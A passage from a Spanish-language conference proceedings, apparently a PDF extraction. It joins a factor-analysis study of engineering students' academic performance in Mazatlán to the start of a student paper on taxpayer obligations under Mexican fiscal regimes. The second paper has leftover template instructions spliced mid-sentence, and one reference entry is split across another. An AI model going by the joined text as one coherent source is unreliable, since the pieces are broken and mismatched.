<sup>1</sup> El Dr. Jorge Refugio Reyna De La Rosa es Profesor de Electrónica de Potencia y Maquinas Eléctricas en Instituto Tecnológico Mazatlán del Tecnológico Nacional de México [jorge.rr@mazatlan.tecnm.mx](mailto:jorge.rr@mazatlan.tecnm.mx)

<sup>2</sup> La M.C. Sara Gabriela Reyna Andrade es Profesor de Aseguramiento de la Calidad en Instituto Tecnológico Mazatlán del Tecnológico Nacional de México [sara.ra@mazatlan.tecnm.mx](mailto:sara.ra@mazatlan.tecnm.mx)

<sup>3</sup> El Mtro. Oscar Napoleón Del Valle Ruiz es Profesor de Diseño Digital y Álgebra Lineal en Instituto Tecnológico Mazatlán del Tecnológico Nacional de México [oscar.vr@mazatlan.tecnm.mx](mailto:oscar.vr@mazatlan.tecnm.mx)

<sup>4</sup> El M.C. Ramiro Gutiérrez Aguilar es Profesor de Ingeniería de Control y Automatización en Instituto Tecnológico Mazatlán del Tecnológico Nacional de México [ramiro.ga@mazatlan.tecnm.mx](mailto:ramiro.ga@mazatlan.tecnm.mx)

<sup>5</sup> El Lic. Carlos Sánchez Martínez es Profesor de Administración Gerencial y Comunicación Humana en Instituto Tecnológico Mazatlán del Tecnológico Nacional de México [carlos.sm@mazatlan.tecnm.mx](mailto:carlos.sm@mazatlan.tecnm.mx)



escolar destaca tres declaraciones diferentes de este fenómeno. Para iniciar, se refiere a los escolares con bajo rendimiento académico, después, señala a los educandos que abandonan o terminan la educación obligatoria sin la titulación correspondiente. Por último, se refiere a las consecuencias sociales y laborales en la edad adulta de los estudiantes que no han alcanzado la preparación adecuada (OCDE, 2000 citada por González, 2003). El problema de investigación es, el 48% representa la eficiencia terminal de la institución en estudio, la propuesta es incrementar la eficiencia al 58%, correspondiente a la media nacional en el TecNM (Poy, 2017).

Rendimiento académico. Es el promedio de calificaciones escolares acumuladas al fin del ciclo escolar. El resultado, se obtiene de la consulta de los historiales académicos proporcionados por el departamento de servicios escolares. En otras palabras, se evalúa el proceso educativo y se alcanza una calificación que, representa el conocimiento acumulado a lo largo de un periodo escolar (Lambating y Allen, 2002, citados por Caso y Hernández, 2007). Por otra parte, Tonconi (2010) cita a Himmel (1985), quien precisa el rendimiento escolar como una efectividad escolar al alcanzar los objetivos desarrollados por unidades de aprendizaje en una disciplina de un plan de estudios.

Rendimiento académico. Es la capacidad de respuesta que tiene un individuo a estímulos, objetivos y propósitos educativos previamente establecidos. Además, es el concepto que permite conocer las competencias de un estudiante (Jara, Velarde, Gordillo, Guerra, León, Arroyo y Figueroa, 2008).

Los factores (Tourón, 1984; Caso et al., 2007; Montero et al., 2007, citado por Mora, 2015) que, influyen el rendimiento de los escolares son:

1. Factores psicosociales. En el contexto universitario, lo importante son las características personales del alumno como la motivación, ansiedad, autoestima, interés y nivel de aspiraciones, aptitud, competencia, talento, capacidad, competitividad, habilidades, destrezas, interés en proyección profesional, asistencia y participación en el aula.

2. Factores pedagógicos. Lo relevante es la labor docente, su metodología, estrategia didáctica, capacidad comunicativa, interés y motivación en la enseñanza, la relación entre profesorado y alumnado.

3. Factores sociodemográficos. Explica el perfil de la población estudiantil, incluye la descripción de las características sociales y demográficas de un grupo. Esto es, grado de escolaridad, ingresos, lugar de residencia, composición familiar, estrato socioeconómico, estado civil, raza, sexo del estudiante, tipo de centro educativo de procedencia, nivel educativo de los padres, situación laboral.

4. Factores institucionales. Compuestos de características organizacionales y operacionales de cada institución; horarios académicos, tamaño de grupos, servicios de biblioteca, ambiente institucional.

La medición del rendimiento académico. En primera instancia, el concepto tiene un carácter complejo y multidimensional, está asociado al resultado del aprendizaje. De forma regular, los indicadores para determinar el rendimiento académico son las calificaciones obtenidas por los estudiantes en las evaluaciones formativas y sumativas (Tourón, 1985; Montero et al., 2007; García-Jiménez et al., 2000; Tomás et al., 2014; Pike et al., 2002, citados por Mora, 2015). Lo anterior, puede no ser efectivo a causa de las circunstancias que rodean a los distintos profesores, asignaturas, plan de estudios, e instituciones universitarias que, asumen criterios muy distintos en la calificación y evaluación de los estudiantes. Asimismo, afecta los criterios de una calificación en la evaluación del aprovechamiento educativo (Mora, 2015).

Por otro lado, Mora (2015) cita a Rodríguez-Ayán (2007) quien, en su investigación, maneja dos tipos de indicadores del rendimiento académico. Destaca el promedio de las calificaciones alcanzadas por los estudiantes, y puntualiza un indicador de los créditos acumulados por el estudiante desde su ingreso sobre el número de créditos inscritos en su trayectoria académica.

Los resultados de la exploración de Duarte, Galaz y Rosales (2005), citados por Villalba y Salcedo (2008), sugieren que un estudiante con buen rendimiento en el bachillerato cuenta con las características necesarias. Dado que, conserva los hábitos y estrategias de estudio, buena actitud hacia el aprendizaje y condiciones socioeconómicas estables, para desempeñarse académicamente con un nivel alto en sus estudios universitarios. En una revisión sistemática de literatura, diversos investigadores establecen que, el mejor predictor del rendimiento académico futuro es el rendimiento anterior. En el mismo sentido, los principales indicadores del éxito académico de los educandos se relacionan con las calificaciones obtenidas en estudios antepuestos (Tirado et al., 1997; Bastias et al., 2000; Valderrama, 2001; Edel, 2003; Arias et al., 2006, citados por Cortés y Palomar, 2008).

En el mismo contexto, el rendimiento académico agrupa múltiples variables complejas como pedagógicas, institucionales, sociodemográficas y psicosociales (Tourón, 1984; Montero et al., 2007). Dentro de estos factores, se encuentran aspectos internos y externos de la institución y comunidad educativa (Garbanzo, 2013).

Los factores asociados al rendimiento académico son clasificados de acuerdo a su naturaleza, esto es: (a)

psicosociales, contienen la escolaridad de padres, estrato socioeconómico, dependencia económica, combinación de trabajo y estudio, (b) pedagógicos, incluyen la metodología docente, condiciones de las aulas, relación entre compañeros, ambiente estudiantil, (c) sociodemográficos, individuales, se componen de la edad, género, estado civil, (d) institucionales, integran el tipo de centro educativo, apoyos financieros, libros, examen de admisión, promedio de preparatoria, opciones universitarias (Barahona, Veres y Aliaga, 2016).

La primera pregunta de investigación, ¿Cuáles son los factores que influyen en el rendimiento académico de los estudiantes de ingeniería? La segunda pregunta de investigación ¿Existe relación entre variables y sus correspondientes factores psicosociales, pedagógicas, sociodemográficas e institucionales?

El propósito de la presente investigación es identificar los factores que influyen en el rendimiento académico de estudiantes de ingeniería. Además, aportar conocimiento de la influencia de los elementos institucionales, pedagógicos, psicosociales y sociodemográficos, sobre el aprovechamiento escolar de los universitarios (Camarero, Suárez, Martín y Herrero, 2000).

### Descripción del Método

En esta investigación se presenta un estudio descriptivo de corte transversal con abordaje cuantitativo, incluye una exploración por encuesta. La población bajo estudio corresponde a los alumnos del primer año, 550 escolares inscritos en el primer grado de ingeniería. Para la presente investigación, el muestreo estratificado simple son parte de los mismos estudiantes de ingeniería. Esto es, la muestra consiste en 150 educandos residentes del sur del Estado de Sinaloa, ubicado en el noroeste de México.

La encuesta es un diseño de investigación transversal, en la indagación se recolectaron datos en un solo momento. Esto es, por única ocasión y su propósito fue describir variables, analizar su incidencia y correlación en un intervalo, similar a una fotografía instantánea (Creswell, 2012). El diseño del instrumento es obra de Balmori, De La Garza y Guzmán (2013). En la misma exploración, por medio de un análisis factorial exploratorio (AFE), el investigador procedió a comprobar que los ítems convergen en factores previamente establecidos y a su vez, se midió la carga factorial (Roche, 2010). De esta forma, se comprueba la distribución del número de preguntas en el cuestionario por factor.

En el mismo procedimiento, se verificó la factibilidad de un AFE, para probar la pertinencia estadística se solicitó una prueba de hipótesis nula y un índice oportuno para poder aplicar el AFE. Esto es, por medio del test de esfericidad de Bartlett (TEB) se contrastó una hipótesis nula, así el TEB validó el análisis al obtener una fiabilidad menor 0.05, de esta forma, se rechazó la hipótesis nula y se continua con el AFE. Además, por medio del índice Kaiser-Meyer-Olkin (KMO), se evaluó una alineación de la muestra con los componentes y a su vez, se validó la aplicación del AFE. Enseguida, se desarrolló el AFE con la extracción de los factores iniciales, para el presente análisis se ensayó con el procedimiento de componentes principales. En el mismo análisis, la extracción inicial se rotó y de esta forma se nombraron los componentes.

Por otra parte, Balmori et al. (2013) encontró valores de Cronbach de 0.778 en estudios para el TecNM. Más aún, por medio de un análisis discriminante simple, demuestra que el instrumento también tiene valor de predicción. Esto significa que el comportamiento de las variables del sondeo puede pronosticar rendimiento estudiantil.

### Resultados

El TEB se usa para contrastar una hipótesis nula, que asevera la inexistencia de una similitud entre variables de una muestra poblacional. Esto es, en el cuadro 1 el TEB valida el análisis al obtener un valor grande en la prueba y una significancia menor a 0.05. De esta forma, se rechaza la hipótesis nula y el AFE puede continuar.

Medida de adecuación muestral de KMO		.659
Prueba de esfericidad de Bartlett	Chi-cuadrado aproximado	1279.942
	gl	595
	Sig.	.000

Cuadro 1. Prueba de KMO y Bartlett.

De forma simultánea el índice KMO se obtiene de comparar los coeficientes de correlaciones. Si el indicador es cercano a uno y el valor del KMO es positivo se puede desarrollar el AFE. En contraste, para índices cercanos al cero, no existe analogía entre las variables y se rechaza el AFE. En este caso, se obtuvo un KMO de 0.659 por lo tanto la fracción poblacional en estudio es válida y se continua con el AFE (Silva, 2006).

Por otra parte, en el cuadro 2 se puede apreciar los cuatro primeros elementos con un valor propio superior a la unidad. De igual manera, se declara el 36% de la varianza, por lo que los cuatro factores incorporan 36% de la muestra original. No obstante, resulta un detrimento del 64% de los ítems caracterizados por las variables iniciales. En otras palabras, cuatro factores son significativos para sintetizar las preguntas originales de la encuesta.

Factor	Autovalores iniciales			Sumas de extracción de cargas al cuadrado			Sumas de rotación de cargas al cuadrado		
	Total	% de varianza	% acumulado	Total	% de varianza	% acumulado	Total	% de varianza	% acumulado
1	5.051	14.432	14.432	5.051	14.432	14.432	3.449	9.855	9.855
2	2.860	8.171	22.603	2.860	8.171	22.603	3.315	9.472	19.327
3	2.481	7.090	29.693	2.481	7.090	29.693	3.158	9.022	28.349
4	2.223	6.353	36.046	2.223	6.353	36.046	2.584	7.384	35.733

Cuadro 2. Varianza total explicada de autovalores o valores propios  
Método de extracción: análisis de componentes principales.

Acorde con el cuadro 3, se alinearon las variables a los cuatro factores de Tourón (1984), estos componentes representan los factores de rendimiento académico. Por medio del AFE se obtuvo los pesos factoriales por indicador de cada factor extraído. En otras palabras, los coeficientes de la matriz permiten expresar cada factor una correlación satisfactoria para las variables involucradas.

Ítem	Factores de rendimiento académico			
	Psicosociales F1	Pedagógicos F2	Sociodemográficos F3	Institucionales F4
30. No me siento seguro de que la carrera que elegí es la correcta	<b>.731</b>	.137	-.078	-.036
28. A veces pienso en cambiar de escuela	<b>.726</b>	.119	-.032	-.055
32. Feliz de estar inscrito en el Instituto	<b>-.713</b>	.176	-.077	.152
26. tengo deseos de abandonar todo	<b>.662</b>	.156	.103	.148
10. ¿hasta qué punto consideras satisfechas las expectativas que te hiciste al iniciar tu carrera?	<b>-.626</b>	-.119	.159	.036
40. Estoy totalmente comprometido con mis metas educativas	<b>-.567</b>	-.092	.121	-.108
37. Me gustaría recibir algún apoyo individual para mejorar mis habilidades matemáticas	-.067	<b>.765</b>	.026	-.182
36. Me gustaría recibir ayuda para mejorar mis hábitos de estudio	-.115	<b>.745</b>	-.014	-.013
41. Deseo que la sociedad no haga presión sobre las personas para ir a la universidad	.197	<b>.521</b>	-.028	.080
27. Deseo poder hablar con un consejero sobre mi actitud general hacia la escuela	.253	<b>.515</b>	.016	.301
29. Me alimento muy mal	-.003	<b>.491</b>	-.304	.208
22. Tengo dificultad para organizar mis ideas	.308	<b>.481</b>	-.151	-.123
33. Los problemas emocionales me deprimen y no hago ninguna actividad	.268	<b>.449</b>	-.211	.073
2. Si trabajas, además de estudiar, ¿cuántas horas trabajas a la semana?	.129	-.019	<b>.612</b>	.043
23. Tengo tantas cosas que hacer cuando salgo de la escuela, que no me da tiempo de estudiar.	.053	.297	<b>-.583</b>	.021
17. Asisto puntualmente	-.114	.104	<b>.525</b>	-.005
6. ¿Qué lugar ocupan tus estudios dentro de las prioridades de tu familia?	-.097	-.060	<b>.521</b>	.247
25. Duermo muy poco	-.061	.281	<b>-.511</b>	.070
7. Recursos económicos familiares son:	.106	.092	<b>.490</b>	.030
34. Mi familia vive en armonía y unida	-.316	-.209	<b>.479</b>	-.270
14. ¿En comparación con tu bachillerato, relación con amistades?	-.017	.017	-.044	<b>.776</b>
12. ¿En comparación con tu bachillerato, ambiente social y cultural?	.023	.001	.068	<b>.737</b>
15. ¿En comparación con tu bachillerato, relación con maestros?	-.126	-.098	-.018	<b>.730</b>
13. ¿En comparación con tu bachillerato, relación con la familia?	-.035	.059	-.226	<b>.480</b>
5. ¿En qué tipo de escuela realizaste tus estudios previos a la educación superior?	.036	.197	.252	<b>.368</b>

### Cuadro 3. Matriz de carga de factores.

Por lo que se refiere a los factores de Tourón (1984), se presenta la matriz de factores o de cargas factoriales que contiene los pesos de los componentes y muestra la correlación existente entre cada variable y factor. Así es que una variable es significativa para un componente, cuando esta tiene una gran saturación factorial. Por ejemplo, con la utilización del SPSS en la presente exploración se aprecia que la variable elección de carrera es aplicable al factor 1 (F1), debido a que 0.731 es la carga más grande. Para el caso de la variable habilidad matemática, ésta es atribuible al factor 2 (F2) con una carga factorial de 0.765. Con respecto al factor 3 (F3) la variable estudio y trabajo presenta una mayor saturación del orden de 0.612. Para el factor 4 (F4), el peso de mayor valor es de 0.776 y se presenta en la variable relación institucional entre alumnos. Resulta notable que las variables tomen un valor de carga próximo a uno y superior a 0.5, aunque valores mayores a 0.4 son aceptables (Grande, 2015).

### Comentarios Finales

La identificación temprana de estudiantes en riesgo constituye una acción de gran importancia para disminuir potenciales fracasos. Además, mejorar la calidad de la educación universitaria, en atención a las funciones sustantivas de una institución como la docencia, investigación y difusión de la cultura (Lamas, 2015).

En la presente investigación, se observó la correlación entre los factores de rendimiento académico propuestos por (Tourón, 1984). Asimismo, se contrastó la información y se compararon los hallazgos obtenidos a través de los cuestionarios. También, esta exploración, permitió establecer relación entre las variables relacionadas a las actitudes de los escolares, así como a los factores que inciden en un proceso de aprovechamiento escolar. Este estudio de factores y variables permitió establecer una tendencia que coadyuve a la institución escolar a desarrollar un programa de rendimiento académico.

Se puntualiza el rechazo de la hipótesis nula, dado que, existe una correlación entre el rendimiento académico y sus factores institucionales, pedagógicos, demográficos y sociales. Por consiguiente, las variables de calificación de preparatoria, promedio en examen de admisión, puntaje en desarrollo moral tienen correlación positiva con el rendimiento académico. Esto explica la capacidad predictiva de estas variables, de manera particular, el promedio de bachillerato y el puntaje del examen de admisión (Cortés y Palomar, 2008).

Una revisión sistemática de literatura sobre el tema del rendimiento académico, muestra que el promedio escolar es un indicador importante de correlaciona con las variables institucionales, pedagógicas, psicosociales y sociodemográficas. Es decir, las variables relacionadas al aprovechamiento escolar tienen un valor predictivo (Cortés y Palomar, 2008). Por medio de una modelo de regresión lineal múltiple se pretende pronosticar el rendimiento académico de los estudiantes de ingeniería. Esto es, a partir de los factores de Tourón (1984).

### Referencias

- Balmori-Méndez, E. E., de la Garza Carranza, M. T., & Guzmán Soria, E. "Diseño y validación de un instrumento para determinar las variables de deserción en los Institutos Tecnológicos". *Pistas Educativas*, 291-302. 2013.
- Barahona, P., Veres E., & Aliaga, V. (2016). Deserción académica de la Universidad de Atacama, Chile. *Comuni@cción*, 7(2), 27-37. Recuperado de <http://www.scielo.org.pe/pdf/comunica/v7n2/a03v7n2.pdf>
- Camarero, F., Suárez, Martín del Buey, F., & Herrero, F. (2000). Estilos y estrategias de aprendizaje en estudiantes universitarios. *Psicothema*. 12(4), p. 615-622. Recuperado de <https://bit.ly/2xSCzTX>
- Caso, J., & Hernández, L. (2007). Variables que inciden en el rendimiento académico de adolescentes mexicanos. *Revista latinoamericana de psicología*, 39(3), 487-501. Recuperado de <https://www.redalyc.org/pdf/805/80539304.pdf>
- Cortés, A., & Palomar, J. (2008). El proceso de admisión como predictor del rendimiento académico en la educación superior. *Universitas*
- Creswell, J. "Educational research: planning, conducting, and evaluating quantitative and qualitative research". Boston: Pearson. 2012.
- Psychologica*, 199-215. Recuperado de <https://bit.ly/2R3axMe>
- Contreras, K., Caballero, C., Palacio, J., & Pérez, A. M. (2010). Factores asociados al fracaso académico en estudiantes universitarios de Barranquilla (Colombia). *Psicología desde el Caribe*, 110-135. Recuperado de <http://rcientificas.uninorte.edu.co/index.php/psicologia/article/viewFile/883/9332>
- Garbano, G. M. (2007). Factores asociados al rendimiento académico en estudiantes universitarios desde el nivel socioeconómico: Un estudio en la Universidad de Costa Rica. *Revista Electrónica Educare*, 17(3), 57-87. Recuperado de <https://revistas.ucr.ac.cr/index.php/educacion/article/view/1252/1315>
- González, C. (2003). Factores determinantes del bajo rendimiento académico en educación secundaria (tesis de doctorado). Universidad Complutense de Madrid. Servicio de Publicaciones. Recuperado de <https://eprints.ucm.es/4802/1/T27044.pdf>
- Grande, T. Factor Analysis (Principal Components Analysis) with Varimax Rotation in SPSS. [Archivo de video]. (2015). Recuperado de <http://bit.ly/2mPKytu>
- Jara, D., Velarde, H., Gordillo, G., Guerra, G., León, I., Arroyo, C., & Figueroa, M. (2008). Factores influyentes en el rendimiento académico de estudiantes del primer año de medicina. *Anales de la Facultad de Medicina*, 69(3), 193-197. Recuperado de <http://www.scielo.org.pe/pdf/afm/v69n3/a09v69n3.pdf>
- Lamas, H. (2015). Sobre el rendimiento escolar. *Propósitos y Representaciones*, 3(1), 313-386. doi: <http://dx.doi.org/10.20511/pyr2015.v3n1.74>
- Montero, E., Villalobos, J., & Valverde, A. (2007). Factores institucionales, pedagógicos, psicosociales y sociodemográficos asociados al rendimiento académico en la Universidad de Costa Rica: Un análisis multinivel. *RELIEVE. Revista Electrónica de Investigación y evaluación educativa*, 13(2), 215-234. Recuperado de <https://www.redalyc.org/pdf/916/91613205.pdf>

- Mora, R. (2015). Factores que intervienen en el rendimiento académico universitario: Un estudio de caso. *Opción*, vol. 31, núm. 6, 2015, pp. 1041-1063. Recuperado de <https://www.redalyc.org/pdf/310/31045571059.pdf>
- Organización para la Cooperación y Desarrollo Económico [OCDE] (2016). Programa para la Evaluación Internacional de Alumnos (PISA): Resultados PISA 2015. Recuperado de <https://www.oecd.org/pisa/PISA-2015-Mexico-ESP.pdf>
- Poy, L. (2017, 3 de junio). Sólo 58% concluyen estudios en Tecnológico Nacional de México. *La Jornada*. Recuperado de <https://www.jornada.com.mx/2017/06/03/sociedad/030n1soc>
- Repáraz, Ch.; Tourón, J. y Villanueva, C. (1987). La predicción del rendimiento académico en el curso de orientación universitaria. *Revista Española de Pedagogía*, 175, 103-124. Recuperado de <https://bit.ly/2VyQMic>
- Roche, J. Usos del análisis factorial para la construcción y validación de escalas. Curso técnico de medición multidimensional de la pobreza y sus aplicaciones. CEPAL, Naciones Unidas. (2010). Recuperado de <http://bit.ly/2oj6R8I>
- Rodríguez Ayán, M. N. (2007). Análisis multivariado del desempeño académico de estudiantes universitarios de Química (Tesis de doctorado). Facultad de Psicología, Universidad Autónoma de Madrid. Recuperado de <https://bit.ly/3aXi8Uz>
- Silva, M. D. (2006). Nuevas perspectivas de la calidad de vida laboral y sus relaciones con la eficacia organizacional. (Tesis doctoral). Universitat de Barcelona. Recuperado de <http://www.tdx.cat/handle/10803/2669>
- Tonconi, J. (2010). Factores que influyen en el rendimiento académico y la deserción de los estudiantes de la Facultad de Ingeniería Económica de la UNA-PUNO, período 2009. Cuadernos de educación y desarrollo, (11). Recuperado de <http://www.eumed.net/rev/ced/11/jtq.htm>
- Tourón, J. (1984). Factores del rendimiento académico en la universidad. España: Ediciones Universidad de Navarra, S.A.
- Tourón, J. (1985). La predicción del rendimiento académico: Procedimientos, resultados e implicaciones. *Revista Española de Pedagogía*, 169-170, 473-495. Recuperado de <https://bit.ly/2KAXNNO>
- Villalba, A., & Salcedo, M. (2008). El rendimiento académico en el nivel de educación media como factor asociado al rendimiento académico en la universidad. *Civilizar. Ciencias Sociales y Humanas*, 8(15), 163-188. Recuperado de <http://www.scielo.org.co/pdf/ccso/v8n15/v8n15a12.pdf>

### Notas Biográficas

El **Dr. Jorge Refugio Reyna De La Rosa** es Ingeniero Industrial Eléctrico y tiene una Maestría en Ciencias en Ingeniería Eléctrica por el Instituto Tecnológico de la Laguna. Terminó sus estudios de Doctorado en Educación por el Abraham S. Fischler College of Education at Nova Southeastern University, Miami, Florida. Este autor es profesor de tiempo completo en el Tecnológico Nacional de México en el Instituto Tecnológico de Mazatlán. También, es catedrático de las asignaturas; mecánica clásica, maquinas eléctricas, electrónica de potencia, taller de investigación, formulación y evaluación de proyectos. Asimismo, participa activamente en proyectos relacionados a la electrónica de potencia, energía renovable e investigación educativa.

La **M.C. Sara Gabriela Reyna Andrade** es Profesora de asignatura en el Tecnológico Nacional de México en el Instituto Tecnológico de Mazatlán. Es catedrática de las asignaturas de química analítica, química orgánica, termodinámica y aseguramiento de la calidad. Participa en proyectos de ingeniería de alimentos y acuicultura. Trabajó en el área de Ingeniería de Procesos en Pinsa Congelados en Mazatlán, Sinaloa.

El **Mtro. Oscar Napoleón de Valle Ruiz** es profesor de tiempo completo del Tecnológico Nacional de México, Instituto Tecnológico de Mazatlán adscrito al departamento de Ingeniería Eléctrica y Electrónica, catedrático de las materias diseño digital, álgebra lineal, fundamentos de física, investigación de operaciones, modelos de simulación e ingeniería económica. Actualmente desarrolla un manual para 4 módulos del software winQSB.

El **M.C. Ramiro Gutiérrez Aguilar** es Profesor de medio tiempo en el Tecnológico Nacional de México en el Instituto Tecnológico de Mazatlán, adscrito al Departamento de Eléctrica y Electrónica. También, catedrático de las asignaturas: control i, elementos de automatización, circuito y electrónica, entre otras. Participa como jefe del Departamento de Eléctrica y Electrónica.

Lic. **Carlos Sánchez Martínez** es Profesor de tiempo completo en el Tecnológico Nacional de México. En el Instituto Tecnológico de Mazatlán. Adscrito al Departamento de Ingeniería Eléctrica y Electrónica. Como jefe del laboratorio. Participa activamente en proyectos de diseño y armado de prototipos didácticos para prácticas en el ámbito eléctrico y electrónico. Prototipos electrónicos para acuicultura.

# Análisis de las obligaciones de los contribuyentes de acuerdo a los regímenes fiscales en México

Diana Karen Rivero Casasola<sup>1</sup>, Veronica Zamora Morales<sup>2</sup>,  
Diana Laura López Cruz<sup>3</sup>, Verónica López Gutiérrez<sup>4</sup>, Lic. en A. Santiago Navarrete Flores<sup>5</sup>

**Resumen**—El objetivo del presente trabajo es conocer y analizar cada uno de regímenes fiscales puestos a disposición por el servicio de administración Tributaria en México, logrando identificar las obligaciones y responsabilidades a los cuales el contribuyente se hace acreedor por pertenecer o estar inscrito en cada uno de los regímenes.

La importancia de los regímenes fiscales nace de la necesidad de los contribuyentes al tener sus negocios formales ante la Secretaría de Hacienda y Crédito Público, ya que gozan de ciertos beneficios como facturar sus ventas o recibir facturas de sus compras, pueden tributar de diversas maneras en cuanto al Impuesto Sobre la Renta (ISR), Impuesto al Valor Agregado (IVA), entre otros. Mencionaremos las diferentes formas de declarar ante cada régimen fiscal, como lo son las personas morales, físicas, físicas con actividades empresariales, arrendamiento de inmuebles, actividades profesionales y asalariados.

**Palabras clave**—Régimen, Contribución, Secretaría de Hacienda y Crédito Público, Personas Físicas y Morales.

## Introducción

El Régimen de Incorporación Fiscal entró en vigor en el año 2014 siendo un régimen de tributación opcional con vigencia de 10 años En la actualidad en México existen diferentes tipos de Regímenes Fiscales tanto para personas físicas como a las personas Morales los cuales se rigen de acuerdo a su actividad mediante un conjunto de requisitos y obligaciones que requiere la autoridad fiscal competente.

Es por ello que los contribuyentes (AcademiaJournals.com) o a otras publicaciones similares en las que el límite de páginas es más generoso o no existe. Todas las figuras, cuadros, y tablas deberán ser debidamente mencionadas en el texto y deben incluir una pequeña descripción al pie. Mostramos como ejemplo, la Figura 1.

No se debe dejar un espacio entre párrafos consecutivos, pero sí es indispensable dejar un pequeño espacio antes de la primera palabra al empezar un nuevo párrafo. Use usted este documento patrón para organizar el suyo.

## Descripción del Método

De acuerdo a nuestro documento y a la información consultada razonamos que es una investigación cualitativa y de esta manera siendo de un alcance descriptivo ya que todo está fundamentado y verificado de acuerdo con los reglamentos del SAT (Servicio de Administración Tributaria) y SCHP (Secretaria de Hacienda y Crédito Publico).

*Régimen de Asalariados. La gran mayoría de los Contribuyentes en México son las Personas Físicas que se encuentran en el Régimen de Asalariado, los trabajadores sostienen la economía, debido al gran número de personas activas inscritas. Pagando sus cuotas del IMSS para poder acceder a servicios de Seguridad Social, dan aportaciones para la construcción de viviendas para el Infonavit o Fovissste y sobre todo les retienen el Impuesto Sobre la Renta (ISR) el cual va de un 20% al 30% de su sueldo en la gran mayoría de los casos.*

*El salario es la retribución que debe pagar el patrón al trabajador por su trabajo, y se integra con los pagos hechos en efectivo por cuota diaria, gratificaciones, percepciones, habitación, primas, comisiones, prestaciones en especie y cualquier otra cantidad o prestación que se entregue al trabajador por su trabajo.*  
(Arts. 82 y 84, LFT)

<sup>1</sup> Diana Karen Rivero Casasola, estudiante de la Universidad Autónoma del Estado de México de la Licenciatura en Contaduría del Centro Universitario UAEM Zumpango, Estado de México. diana.karen.rivero@gmail.com.

<sup>2</sup> Veronica Zamora Morales, estudiante de la Universidad Autónoma del Estado de México de la Licenciatura en Contaduría del Centro Universitario UAEM Zumpango, Estado de México. vero.zamo29@outlook.es

<sup>3</sup> Diana Laura López cruz, Estudiante de la Universidad Autónoma del Estado de México de la Licenciatura en Contaduría del Centro Universitario UAEM Zumpango, Estado de México. lc.diana@outlook.com

<sup>4</sup> Veronica Lopez Gutierrez, Estudiante de la Universidad Autónoma del Estado de México de la Licenciatura en Contaduría del Centro Universitario UAEM Zumpango, Estado de México. vl86983@gmail.com

<sup>5</sup> Lic. en A. Santiago Navarrete Flores profesor del Centro Universitario UAEM Zumpango, Estado de México. sant\_navarrete@hotmail.com

Las personas físicas que perciben salarios y demás prestaciones derivadas de un trabajo personal subordinado a disposición de un empleador, incluyendo la participación de utilidades y las indemnizaciones por separación de su empleo. El término de sueldo suele ser utilizado como sinónimo de salario.

#### *Obligaciones ante el SAT:*

- Proporcionar al patrón el RFC
- Este es una obligación para el trabajador ya que debe de tramitar su Registro Federal de Contribuyentes ante el SAT e informarle a su empleador que pague el ISR correspondiente a ese RFC en específico.
- Solicitar comprobantes fiscales de retenciones, remuneraciones y del impuesto local a los ingresos por salarios
- Es obligación del empleado exigir al patrón sus recibos de nómina, que ahora son electrónicas y las puedes conservar en sus formatos de XML y PDF.
- Presentar declaración anual

La e.firma, antes firma electrónica o Fiel, es el archivo digital con el que podrás firmar trámites por internet con el SAT, o con otras dependencias del país. Es única, y vale tanto como tu firma autógrafa. Deberás solicitarla en las oficinas correspondientes.

#### ■ *Derechos de los Asalariados ante el SAT*

Considero que el principal derecho que los asalariados tienen ante el SAT es la posibilidad de solicitar su devolución del excedente de Impuesto Sobre la Renta que se le retuvo durante el año. Para poder hacerse acreedor a esta devolución deben de considerar estas deducciones personales durante el año y no tratar de aplicarlas de manera errónea en la próxima declaración anual.

Declara. Estás obligado a presentar tu Declaración Anual si obtuviste ingresos:

- De dos o más patrones de manera simultánea, o dejaste de prestar tus servicios antes del 31 de diciembre.
- De empleadores no obligados a hacer retenciones, como es el caso organismos internacionales.
- Ingresos mayores a 400,000 pesos.

Solicita factura por las compras que realices, y para que puedas incluirlas como gastos en tus declaraciones anuales. Dicha declaración se presenta a más tardar el 30 de abril siguiente de cada año fiscal.

#### Deducciones de gastos anuales

- Gastos médicos, dentales, de enfermeras y gastos hospitalarios, incluido el alquiler o compra de aparatos para rehabilitación, prótesis, análisis y estudios clínicos.
- Lentes ópticos graduados hasta por 2,500 pesos.
- Gastos funerarios.
- Pagos por primas de seguro de gastos médicos.
- Los intereses reales, efectivamente pagados en el ejercicio, por créditos hipotecarios para tu casa habitación.
- Donativos.
- Transporte escolar obligatorio.
- Aportaciones voluntarias al fondo de retiro.
- Impuestos locales por salarios.
- Colegiaturas (preescolar a preparatoria).

*Régimen de Personas Morales.* Este régimen hace referencia a todas las empresas, sociedades, asociaciones, instituciones o cualquier otro organismo que comercialice algún bien o servicio con actividades empresariales que generen un ingreso Las obligaciones principales de estas personas morales son:

Este régimen se rige bajo ciertas obligaciones que a continuación se mencionan:

- Contar con RFC (Registro Federal de Contribuyentes)
- Generar CFDI's (Comprobantes Fiscales Digitales por Internet)
- Llevar el registro de la contabilidad en un sistema contable con la capacidad de formar archivos XML
- Presentar declaraciones provisionales, declaraciones informativas anuales, pagos mensuales y declaración anual del ejercicio
- Presentar DIOT (Declaración Informativa de Operaciones con Terceros) de las facturas recibidas por compras y gastos deducibles.
- Hacer el timbrado de nómina a los trabajadores
- Retener el ISR cuando se pague nómina por salarios
- Retener IVA cuando se realicen pagos a personas físicas por servicios profesionales
- Se deberán expedir constancias a los trabajadores por las retenciones de ISR, IVA e IEPS
- En la declaración anual se deberá calcular la utilidad fiscal y la PTU (Participación de los Trabajadores en las Utilidades).

*Régimen de Personas Morales con fines no lucrativos:* Se refiere a las sociedades que no buscan ingresos económicos con las actividades a las que estas se dedican, algunos ejemplos de estas son las sociedades de inversión, sindicatos, administradoras de fondos para el retiro, instituciones de beneficencia, asociaciones civiles sin fines de lucro, etcétera. Este Régimen tiene como principales beneficios, están exentos del pago de ISR, no pagan impuestos, únicamente retienen cantidades a cargo de terceros.

Está pensado para las personas morales que no buscan obtener alguna ganancia económica con sus actividades. Si no lo puedes concebir, se trata de sociedades de inversión, administradoras de fondos para el retiro, sindicatos, cámaras de comercio e industria, colegios de profesionales, instituciones de asistencia o beneficencia, asociaciones civiles sin fines de lucro.

Para estar dado de alta en este régimen se necesita:

- Darse de alta en el RFC
- Expedir CFDI's en el caso de realizar ventas u ofrecer servicios, o goce temporal de bienes.
- Enviar la balanza de comprobación y catálogo de cuentas al SAT
- Se deberán presentar declaraciones informativas cuando entreguen cantidades en efectivo, por el subsidio para el empleo
- Deben mantener actualizada su información fiscal, con el fin de evitar multas o recargos.

